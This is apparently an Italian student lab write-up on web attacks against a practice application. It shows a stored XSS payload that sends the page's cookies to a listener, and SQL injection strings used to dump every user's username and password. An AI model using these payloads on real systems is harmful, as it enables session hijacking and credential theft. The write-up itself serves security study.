
S6L5





Innanzitutto, ho modificato tramite inspect, l'attributo max-lenght della sezione Message da 50 a 500, così da poter scrivere più caratteri.

Poi ho usato questo codice:

<script> var xhr = new XMLHttpRequest(); xhr.open("POST", "http://127.0.0.1/", true); xhr.withCredentials = true; xhr.send(document.cookie); </script>

- **Creazione di XMLHttpRequest:** Viene creato un nuovo oggetto XMLHttpRequest, che consente di effettuare richieste HTTP asincrone.
- **Configurazione della Richiesta:** La richiesta HTTP è configurata come una richiesta POST all'indirizzo del server remoto.
- **Inclusione dei Cookie:** I cookie della pagina corrente vengono inclusi nella richiesta impostando la proprietà **`withCredentials`** su **`true`**.
- **Invio dei Cookie:** I cookie vengono inviati al server remoto come parte della richiesta POST.





-
  - Ho sfruttato due query diverse per eseguire un attacco di SQL injection:
  - Con la query **`'UNION SELECT user, password FROM users #'`**, sono riuscito a ottenere i risultati di user e password di tutti gli utenti presenti nella tabella degli utenti, unendo i risultati con la tabella originale.
  - Con la query **`'OR 'a'='a'`**, ho modificato la logica della query per ottenere risultati non previsti o per eseguire operazioni non autorizzate.
- **Risultati Ottenuti:**
  - Utilizzando la query **`'UNION SELECT user, password FROM users #'`**, sono riuscito a ottenere i dati sensibili di accesso di tutti gli utenti, compromettendo così la sicurezza del sistema.
  - Con la query **`'OR 'a'='a'`**, sono stato in grado di manipolare la logica della query per ottenere informazioni non autorizzate o per eseguire operazioni dannose.